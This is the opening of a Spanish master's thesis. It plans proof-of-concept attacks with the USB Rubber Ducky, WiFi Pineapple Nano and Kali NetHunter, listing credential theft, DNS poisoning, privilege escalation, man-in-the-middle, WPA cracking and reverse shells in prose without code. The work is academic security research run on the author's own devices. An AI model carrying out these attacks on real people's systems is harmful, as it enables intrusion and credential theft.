Análisis Mediante PoC de la Dificultad para Explotar Vulnerabilidades Utilizando Distintas Herramientas de Hardware y de Software

Alumno: Eduardo Fidel Olmedo García
Plan de estudios: Máster Interuniversitario en Seguridad de las TIC
Área: Hacking

Director: Richard Rivera

Mayo de 2021

UNIVERSITAT ROVIRA I VIRGILI

FICHA DEL TRABAJO FINAL DE MÁSTER

Título del trabajo:	Análisis Mediante PoC de la Dificultad para Explotar Vulnerabilidades Utilizando Distintas Herramientas de Hardware y de Software
Nombre del autor:	Eduardo Fidel Olmedo García
Nombre del tutor:	Richard Rivera Guevara
Nombre del PRA:	Víctor García Font
Fecha de entrega:	06/2021
Titulación:	Máster Interuniversitario en Seguridad de las TIC
Área del Trabajo Final:	Hacking
Idioma del trabajo:	Castellano
Palabras clave	Hacking, Hardware, Nethunter

Resumen del Trabajo:

Existen multitud de herramientas para efectuar ataques que comprometan la seguridad de los dispositivos TIC (e.g., smartphones, tablets, portátiles, servidores, cámaras de seguridad). Además, recientemente se ha incrementado la puesta a disposición del público general (sobre todo a través de Internet) de herramientas tanto de tipo hardware como software a un precio muy reducido o directamente de forma gratuita.

En este TFM se analiza mediante pruebas de concepto distintos tipos de ataques (e.g., robo de credenciales, obtención de privilegios de administrador, hosts file poisoning, man-in-the-middle, password cracking) mediante diferentes herramientas hardware/software que han aparecido en los últimos años: USB Rubber Ducky, WiFi Pineapple Nano y Kali Nethunter, indicando asimismo su potencial, posibles implicaciones en el mundo de la seguridad y medidas para evitar estos vectores de ataque.

Se concluye que las herramientas anteriores permiten realizar ataques sin necesidad de conocimientos técnicos en la materia y con bastante sencillez. Algunos de estos ataques se ven limitados por el hardware portable que sirve de soporte, pero la mayoría tienen plena eficacia e incluso varios de ellos son transparentes para la víctima. Esto unido al continuo incremento de los dispositivos conectados a Internet así como al aumento de la actividad online hace presagiar un aumento de los ataques, lo cual resalta la necesidad de utilizar software actualizado y debidamente configurado/protegido.

Abstract:

Nowadays there are myriads of tools aimed at attacking the security of IT devices (e.g., smartphones, tablets, laptops, servers, security cameras). Moreover, the public availability of affordable or even free hardware and software tools has recently increased (mostly thanks to the Internet).

In this work several types of attacks (e.g., stealing of credentials, getting of administration privileges, hosts file poisoning, man-in-the-middle, password cracking) are analyzed by performing proofs of concept. In order to do so we use both hardware and software tools that have appeared in the last years: USB Rubber Ducky, WiFi Pineapple Nano and Kali Nethunter, also indicating their potential, possible implications on the security world and measures to prevent these attack vectors.

As a conclusion, these tools allow anybody to launch attacks easily, even if they do not have technical knowledge about the topic. Some of these attacks are limited by the portable hardware used, but most of them have full efficacy and some of them are even imperceptible for the victim. Together with both the continuous growth in Internet connected devices and the increase in online activity, it can be presaged that a rise of common attacks is about to come. Consequently, there is a need for using updated software and configure it properly to be protected.

Índice de contenidos

Índice de figuras

1. Introducción

1.1 Contexto y justificación

Actualmente, existen multitud de herramientas para efectuar ataques que comprometen la seguridad de los dispositivos de las Tecnologías de la Información y las Comunicaciones (TIC) (e.g., smartphones, tablets, portátiles, servidores, cámaras de seguridad). Recientemente se ha incrementado la puesta a disposición del público general (sobre todo a través de Internet) de herramientas tanto de tipo hardware como software a un precio muy reducido o directamente de forma gratuita.

Esto provoca que ya no sea necesario poseer un conocimiento extenso sobre el mundo del hacking o una habilidad profesional en cuanto a informática se refiere. Simplemente con la información y las herramientas que se pueden encontrar en Internet, cualquier persona sin mayor formación podría llevar a cabo un ataque informático [1].

Ante esta situación, surgen varias incógnitas sobre cuál es la verdadera magnitud de las amenazas tecnológicas actuales. ¿Realmente cualquier persona puede convertirse fácilmente en un “hacker”? ¿Cuál es el coste temporal y económico que se necesita para ello? ¿Son realmente eficaces las herramientas disponibles para el público general? ¿Qué implicaciones pueden tener y cómo podemos protegernos?

Para responder a estas preguntas se debe en primer lugar realizar un análisis del estado del arte en cuanto a herramientas de hacking. Inicialmente los hackers o expertos informáticos (tanto aquellos cuyo objetivo es proteger los dispositivos/información como aquellos cuyo propósito es violar su seguridad con fines económicos o ideológicos) tenían un conocimiento muy técnico y eran auténticos expertos en el código de los dispositivos y herramientas que utilizaban [2].

Sin embargo, con el paso de los años y gracias a la expansión de Internet en el siglo XXI, se popularizaron las guías o tutoriales en los cuales se exponía una forma sencilla de aplicar estos conocimientos técnicos. Al mismo tiempo emergía un número cada vez mayor de aplicaciones o ATK (cajas de herramientas de ataque o “attack toolkit” por sus siglas en inglés) que facilitaron el que muchas personas se pudieran iniciar en este mundo y realizar ataques que hasta entonces solo llevaban a cabo los profesionales.

Un hito importante fue la aparición en el año 2006 de la suite BackTrack, una distribución GNU/Linux diseñada específicamente para la auditoría de seguridad informática [3], cuya interfaz se puede ver en la siguiente imagen (Figura 1).




Figura 1: Distribución BackTrack basada en Linux

Esta distribución recopilaba un gran número de herramientas de seguridad dedicadas al hacking o pentesting (e.g., auditores WiFi, escaneadores de puertos, sniffers, identificadores de vulnerabilidades, exploits o herramientas de análisis forense), que podían usarse bien mediante instalación o mediante un Live CD / USB.

De esta forma se ofrecía de manera gratuita un conjunto integrado de herramientas de seguridad, no simplemente programas sueltos como Wireshark, Aircrack o Netcat; de forma que cualquier persona pudiera acceder fácilmente a este tipo de software y emplearlas para realizar un ataque o pentesting completo de principio a fin.

Esto fomentó la aparición de los llamados "*script kiddies*", es decir, aquellos que utilizan un software o código desarrollado por terceros para lanzar ataques sin tener el conocimiento sobre el funcionamiento de dicho software, sobre todo en lo que a programación se refiere.

Así pues, las herramientas de auditoría informática pasaron de ser propias solo de gobiernos o empresas a estar disponibles para cualquier persona que tuviera interés en utilizarlas. De hecho, esta suite fue una de las herramientas más usadas hasta la aparición de su sucesora Kali Linux.

Kali Linux, de la cual se muestra su interfaz en la Figura 2, es también una distribución basada en el sistema operativo Linux, que fue lanzada en el año 2013 [4]. Actualmente es una de las herramientas más utilizadas en la seguridad informática por el público general, gracias a la gran variedad y cantidad de software orientado al hacking o pentesting así como a su gratuidad.




Figura 2: Distribución Kali Linux

Además, en el año 2014 se lanzó Kali NetHunter, una plataforma gratuita para dispositivos Android que adapta la popular Kali Linux a móviles y tablets de forma que se puedan realizar actividades de pentesting también con estos dispositivos [5]. Algunas de sus interfaces se pueden ver en la Figura 3.




Figura 3: Distribución Kali NetHunter para Android

Esta nueva distribución genera un interés especial no solo por la posibilidad de utilizar un dispositivo mucho más portable, que puede caber en un bolsillo y que genera menos sospechas que un ordenador portátil, sino porque además permite

otro tipo de ataques menos viables con dispositivos de mayor tamaño tales como los denominados “BadUSB Man-in-the-Middle” o “HID keyboard”.

Finalmente en el año 2019 se dio un salto cualitativo importante con la aparición de NetHunter Lite, el cual permite la instalación de Nethunter en cualquier dispositivo Android, ya que hasta entonces solo estaba destinado a ciertos modelos; y NetHunter Rootless, que posibilita usar una versión de Nethunter sin permisos root o de administrador, es decir, como si fuese una aplicación más de nuestro dispositivo [6].

Esto permite la “compatibilidad” total de esta suite de herramientas, puesto que no requiere instalar ningún software especial que modifique el sistema operativo del dispositivo para poder obtener permisos de administrador (root). A pesar de todas estas facilidades y del aparente potencial, existe muy poca documentación o análisis sobre esta reciente herramienta NetHunter y es por ello que se ha decidido utilizarla en el presente trabajo.

Hasta ahora se ha hablado de herramientas software, pero esta disponibilidad para el público general también se ha dado con las herramientas de hardware, que antes solo estaban al alcance de determinadas organizaciones, gobiernos o empresas a un coste muy elevado.

Un ejemplo de ello son los llamados “BadUSB” [7] o dispositivos USB que simulan ser un terminal de entrada (teclado y/o ratón) para ejecutar una serie de comandos con el objetivo final de provocar daños, desplegar un software malicioso en la víctima o abrir una “backdoor” para acceder al objetivo de forma remota.

Otro ejemplo serían los denominados “Rogue AP” [8] o puntos de acceso maliciosos, que simulan ser una red WiFi abierta, suplantando en ocasiones la identidad de la red auténtica, para que la víctima se conecte a ellas y poder efectuar diversos ataques como el popular “*Man-in-the-Middle*”.

En los últimos años han aparecido diversos dispositivos de estas clases a un precio asequible, lo cual hace que cualquier persona pueda tener acceso a ellos y utilizarlos de una forma malintencionada. Por ello y debido de nuevo a la escasa documentación al respecto se ha decidido realizar un análisis de estas herramientas hardware y se ha optado por los conocidos como “USB Rubber Ducky” (Figura 4) [9] y el “Wifi Pineapple Nano” (Figura 5) [10].

Figura 4: USB Rubber Ducky

Figura 5: WiFi Pineapple Nano

1.2 Objetivos

El objetivo principal del presente trabajo es realizar Pruebas de Concepto o "Proof of Concept" (PoC por sus siglas en inglés), para analizar la dificultad para explotar diversas vulnerabilidades utilizando herramientas, tanto de tipo hardware como software, que han surgido en los últimos años. Sobre estas no existe una amplia documentación al respecto y suponen una "popularización" del hacking.

Estas herramientas permiten a partir de un presupuesto ajustado o incluso de manera gratuita efectuar ataques que hasta hace muy poco solo estaban al alcance de organizaciones con muchos recursos o personas con un profundo conocimiento técnico. De esta forma, se pretende determinar la amenaza que pueden suponer estas nuevas herramientas y sus posibles implicaciones en la sociedad actual, cada vez más digitalizada, especialmente con el impulso provocado por la reciente pandemia de COVID-19.

Asimismo, se intentará señalar las limitaciones que poseen dichas herramientas y las medidas que pueden tomarse para evitar o al menos dificultar la ejecución de estos ataques, bien sea eliminando el vector de ataque que aprovechan o reduciendo sus probabilidades de éxito.

A continuación, se enumeran de forma resumida los objetivos propios de las PoC del proyecto por orden de prioridad:

1. Lograr ejecutar con éxito el ataque explotando la vulnerabilidad.
2. Señalar las limitaciones de dicho ataque derivadas de los requisitos que presenta la herramienta.
3. Establecer la amenaza e implicaciones que puede suponer para la sociedad en base al punto anterior.
4. Indicar las posibles medidas que pueden evitar el ataque o mitigar su impacto.

Durante todo el desarrollo del presente trabajo se mantendrá el respeto a los principios legales y éticos exigibles a cualquier análisis de seguridad en redes y/o dispositivos TIC:

- ✓ Las herramientas (tanto de software como de hardware) han sido adquiridas legalmente bien mediante su compra o bien mediante su descarga gratuita.

- ✓ Todos los dispositivos, redes y sistemas cuya seguridad será probada son propiedad del autor y por lo tanto no pueden afectar a ninguna tercera persona u organización.

- ✓ En ningún caso se mostrará información de carácter personal o sensible de terceras personas para cumplir así con la normativa vigente (RGPD[1]).

- ✓ Durante la exposición de las distintas PoC se mostrarán vulnerabilidades ya corregidas o derivadas de una mala configuración de los sistemas/dispositivos, de manera que no se expondrá ni detallará ningún método que pueda ser utilizado masivamente para vulnerar la ley o causar perjuicios a terceros.

Precisamente para reforzar este último punto y dificultar más aún una utilización malintencionada de la información del presente trabajo, en ciertas pruebas de concepto se han escogido sistemas operativos como Windows XP o Windows 7, los cuales ya no reciben soporte por parte del proveedor (Microsoft) y por lo tanto nadie debería seguir utilizándolos. Realizar PoC con sistemas operativos más actuales (con soporte activo) como Windows 10 aumentaría las probabilidades de que ciertas personas con el sistema operativo desactualizado (algo muy común) pudieran ser víctimas de un atacante que explotase la vulnerabilidad correspondiente.

1.3 Enfoque y método seguido

La manera de enfocar la solución debe permitir la consecución de los objetivos anteriormente descritos, mientras tiene en cuenta los *trade-offs* existentes: debe ajustarse al tiempo previsto para la realización de este trabajo fin de máster, no suponer un coste económico elevado y mostrar al mismo tiempo los aspectos destacados del ataque (viabilidad, limitaciones, potenciales consecuencias y medidas para evitarlo).

[1] Reglamento General de Protección de Datos europeo del 25 de mayo de 2016.

Por ello se ha seleccionado un enfoque eminentemente práctico, no limitándose solo a las capacidades teóricas que tienen estas herramientas según los propios desarrolladores o fabricantes, sino realizando un análisis "*hands-on*" con las herramientas en funcionamiento.

Al efectuar este análisis práctico se ha optado por la realización de PoC, un enfoque muy utilizado también en el ámbito laboral o empresarial para probar nuevas herramientas o tecnologías de las cuales se quiere obtener una aproximación sobre su potencial.

De esta forma, al usar las PoC se consiguen lograr todos los objetivos técnicos del ataque, sin utilizar una gran cantidad de tiempo o recursos económicos, ya que se realiza una prueba de concepto en lugar de un ataque más completo que acarrearía altos costes y se saldría de la planificación temporal.

La metodología para cada una de estas pruebas de concepto comprende las siguientes cinco fases.

I. Descripción de la herramienta incluyendo sus capacidades teóricas.

II. Posteriormente, se procederá al "*setup*" o puesta a punto, incluyendo la instalación y configuración paso a paso de la herramienta en cuestión.

III. Luego, se llevará a cabo la prueba en sí, detallando el proceso completo y mostrando los resultados obtenidos.

IV. Después, se realizará una discusión del alcance y las implicaciones que puede tener la herramienta en base a los resultados obtenidos en la prueba.

V. Finalmente se propondrán medidas que sirvan como barrera para evitar o mitigar el riesgo de sufrir un ataque de esa clase en función de las limitaciones propias de la herramienta usada y de la vulnerabilidad explotada.

1.4 Planificación del trabajo y recursos

En este apartado se ofrece una planificación temporal del desarrollo del presente trabajo (Figura 6), para lo cual se ha realizado un diagrama de Gantt utilizando el software Microsoft Project:

	Modo de tarea	Nombre de tarea	Duración	Comienzo	Fin	Predecesoras
1		Documentación (memoria)	98 días	sáb 20/02/21	sáb 29/05/21	
2		Introducción	10 días	sáb 20/02/21	mar 02/03/21	
3		**Bad USB**	**14 días**	**mar 02/03/21**	**mar 16/03/21**	
4		USB Rubber Ducky setup	4 días	mar 02/03/21	sáb 06/03/21	2
5		Bad USB PoCs	10 días	sáb 06/03/21	mar 16/03/21	4
6		**Rogue AP**	**14 días**	**mar 16/03/21**	**mar 30/03/21**	
7		WiFi Pineapple Nano setup	4 días	mar 16/03/21	sáb 20/03/21	5
8		Rogue AP PoCs	10 días	sáb 20/03/21	mar 30/03/21	7
9		**NetHunter Rootless**	**30 días**	**mar 30/03/21**	**jue 29/04/21**	
10		NetHunter Rootless setup	7 días	mar 30/03/21	mar 06/04/21	8
11		NetHunter Rootless PoCs	23 días	mar 06/04/21	jue 29/04/21	10
12		**NetHunter (root)**	**30 días**	**jue 29/04/21**	**sáb 29/05/21**	
13		NetHunter setup	7 días	jue 29/04/21	jue 06/05/21	11
14		NetHunter PoCs	23 días	jue 06/05/21	sáb 29/05/21	13
15		Revisión general	2 días	sáb 29/05/21	lun 31/05/21	1;14
16		Presentación	8 días	lun 31/05/21	mar 08/06/21	15
17		Defensa	10 días	mar 08/06/21	vie 18/06/21	16

Diagrama de Gantt




Figura 6: Diagrama de Gantt

Las tareas independientes se han configurado encadenadas (una dependiente de la otra en sucesión) ya que solo se dispone de un recurso personal (el autor). El tiempo total dedicado a este trabajo ha sido de aproximadamente 250 horas.

Se ha procurado que la duración estimada de cada tarea sea proporcional a su complejidad, a los objetivos y al conocimiento del autor que las llevará a cabo. El tiempo estimado para cada prueba de concepto es de alrededor de 8 horas.

También se ha tenido en cuenta la escasa disponibilidad del autor en los días laborales debido a que trabaja a tiempo completo (Figura 7), por lo que los avances se concentran en los fines de semana y festivos. Adicionalmente se ha de considerar que el autor cursa otra asignatura del máster al mismo tiempo. A continuación se incluye un calendario con el detalle de la distribución anteriormente expuesta:

Figura 7: Calendario

Nota: La estrella azul simboliza la fecha límite entrega de la presentación y la estrella negra representa el último día para la defensa del TFM. Los festivos equivalen a días de elevada disponibilidad.

En cuanto a los recursos y presupuesto, como se ha mencionado anteriormente en este capítulo introductorio el objetivo es estudiar herramientas de hardware y software surgidas en los últimos años, que tuvieran un coste asequible y que estuvieran al alcance del público general.

Aun así, hay un rango amplio de precios: desde aquellas completamente gratuitas hasta las que rondan los 100€, pasando por un coste intermedio. En la Figura 8 se muestra un desglose de todas las herramientas que se usan a lo largo del presente trabajo junto a su coste de adquisición:

Recurso	Proveedor	Coste total
USB Rubber Ducky	Hak5	51,70 €
WiFi Pineapple Nano	Hak5	93,50 €
Google Nexus 5	Wallapop (particular)	50 €
Huawei MediaPad T5 (2 GB RAM)	Mediamarkt	139 €
Kali NetHunter	Offensive Security	0 €
Kali NetHunter Rootless	Offensive Security	0 €
VirtualBox	Oracle	0 €
Metasploitable	Rapid7	0 €
Máquinas virtuales Windows	Microsoft	0 €

Máquinas virtuales Linux	OSBoxes	0 €

Figura 8: Tabla de recursos

Cabe mencionar que tanto la tablet Huawei MediaPad T5 como el WiFi Pineapple Nano no fue necesario adquirirlos, puesto que ya se disponía de ellos con anterioridad, aun así, se ha decidido incluirlos puesto que forman parte del material empleado. En cuanto al smartphone Google Nexus 5 se ha escogido este modelo al ser el más recomendado para la instalación de la distribución completa (rooted) de NetHunter, sobre todo por la compatibilidad que ofrece su tarjeta de red.

1.5 Estructura del documento

A continuación, se ofrece un breve resumen de los capítulos que siguen al actual capítulo introductorio.

En el segundo capítulo se expondrán las PoC de las distintas herramientas analizadas, contando con un subcapítulo por cada prueba de concepto tal y como se resume en los siguientes párrafos.

En el primer subcapítulo se realizará el análisis de un dispositivo "BadUSB" (en concreto el conocido como "USB Rubber Ducky"), empleándolo para realizar diversos ataques:

- Obtención de la contraseña almacenada en un navegador.
- "DNS poisoning" para redirigir el tráfico de una web a otra (controlada por un servidor malicioso por ejemplo).
- Obtención de privilegios de administrador en una máquina Windows (que podrían ser utilizados para ejecutar un malware con todos los permisos).

El segundo subcapítulo se centrará en el hardware "Rogue AP" (Access Point) mediante una PoC con el WiFi Pineapple Nano para realizar un ataque Man-in-the-Middle y obtener los credenciales de acceso a una web que por defecto usa comunicación encriptada vía SSL (HTTPS).

Posteriormente, en el subcapítulo 3 se llevarán a cabo diversas pruebas de concepto utilizando el software Nethunter Rootless instalado en una tablet:

- Detección del sistema operativo, puertos y versión de las aplicaciones asociadas a ellos en un host de la red.
- Explotación de una vulnerabilidad en el sistema operativo Windows XP.
- Aprovechamiento de un fallo en una aplicación de Windows 7 para lograr una shell remota.
- Obtención de las credenciales de un servidor SSH en un sistema operativo Linux (Ubuntu).
- Ataque contra una base de datos MySQL para obtener información confidencial (credenciales), incluso aunque estos estuvieran almacenados mediante hash.

Para terminar, en el subcapítulo 4 se estudiarán las posibilidades que ofrece la distribución Nethunter completa o rooted (especialmente diseñada para un dispositivo concreto) a partir de las siguientes PoC realizadas con un smartphone:

- ✓ Análisis de las redes WiFi que están al alcance del móvil atacante, así como de los dispositivos conectados a ellas y desautenticación forzosa (DoS) de uno de ellos.
- ✓ Cracking de una red WiFi con estándar WPA.
- ✓ Detección del sistema operativo, puertos y versión de las aplicaciones asociadas a ellos en un host concreto de la red al alcance del móvil.
- ✓ Redireccionamiento desde una web legítima a otra potencialmente fraudulenta.
- ✓ Realización de un ataque “DNS spoofing” a uno de los dispositivos conectados a la red.
- ✓ Realización de spamming sustituyendo contenido legítimo de las webs visitadas por contenido del atacante (se puede considerar también como una forma de denegación de servicio).
- ✓ Modificación específica de una web oficial de manera que la víctima sea inducida a navegar hacia una web fraudulenta o a enviar un correo al atacante.

En el capítulo 3, se recogerán los resultados obtenidos en las pruebas anteriores, destacando y comentando aquellos que han sido más relevantes o sorprendentes.

En el capítulo 4, se expondrán las conclusiones obtenidas a raíz de los ataques anteriores: peligrosidad, alcance real, implicaciones y medidas para evitarlos.

En los capítulos 5 y 6 se recogen respectivamente un glosario de términos y la bibliografía empleada en este trabajo fin de máster.

Por último, en el capítulo 7 se incluyen como anexos un resumen de los procesos seguidos para la instalación y configuración de las distintas herramientas empleadas a lo largo de los capítulos anteriores.

2. PoC de las herramientas

2.1 BadUSB

2.1.1 Introducción

En esta sección se analizará una de las herramientas hardware que es objeto de este trabajo fin de máster: el USB Rubber Ducky. Este hardware entra dentro de la categoría de los denominados “BadUSB”: unos dispositivos USB con aspecto de memoria extraíble que en realidad se comportan como un periférico de entrada (teclado o ratón) programable, evitando de esta manera su bloqueo o detección como amenaza por parte del sistema o antivirus que se encuentra en el equipo objetivo.

Así pues se podría definir a los “BadUSB” como herramientas de inyección por teclado disimuladas como una memoria USB genérica. Los equipos lo reconocen como un teclado y aceptan las instrucciones preprogramadas a la velocidad máxima admisible por el sistema objetivo.

El funcionamiento de estos dispositivos consiste en engañar al objetivo para ejecutar una serie de instrucciones preestablecidas, esto mediante comandos de teclado en una secuencia determinada, valiéndose de las aplicaciones o consolas instaladas en el equipo objetivo.

La clave está en el chip de control que poseen todos los dispositivos USB. Este chip incluye el firmware necesario para indicarle al sistema huésped de qué tipo de dispositivo se trata. Al conectar el USB a un equipo, se identifica al dispositivo con su clase o clases y se cargan los drivers oportunos para que funcione adecuadamente.

De esta forma se pueden llevar a cabo una gran variedad de ataques, tales como extracción de credenciales, creación de shell inversas en la máquina víctima del ataque para espiar a la víctima [11], instalación de software malicioso alojado en un servicio web (e.g., ransomware) o simplemente borrado de datos inutilizando el dispositivo de destino.

Esta es una amenaza relativamente reciente, pues se hizo popular en el año 2014 gracias a la conferencia BlackHat celebrada en EEUU, en la cual Karsten Nohl y Jakob Lell expusieron la manera de comprometer por completo un sistema saltándose las defensas presentes en él a través de un “BadUSB” [12]. Desde entonces esta amenaza ha despertado gran inquietud en el mundo de la seguridad, incluyendo a los grandes proveedores [7], a pesar de que como todos los tipos de ataques tiene sus limitaciones.

En los últimos años se han popularizado estos dispositivos y están disponibles a un precio asequible, como es el caso del USB Rubber Ducky que se utilizará en estas pruebas de concepto. El objetivo es mostrar de forma práctica algunos ataques que se pueden llevar a cabo, sus limitaciones (no solo las teóricas, sino las surgidas a

raíz de su uso en estas PoC) y las medidas que se pueden tomar para evitar estos ataques.

2.1.2 USB Rubber Ducky

En el caso concreto del USB Rubber Ducky, se trata de un hardware ya específicamente preparado para llevar a cabo este tipo de ataques. El pack proporcionado por el proveedor (Hak5) contiene los siguientes productos visibles en la Figura 9:

- ✓ Tarjeta microSD de 128MB y adaptador microSD - SD.
- ✓ Carcasa metálica.
- ✓ Cuerpo protector de plástico para el chip USB.
- ✓ Adaptador USB - microUSB.
- ✓ Adaptador USB - microSD.
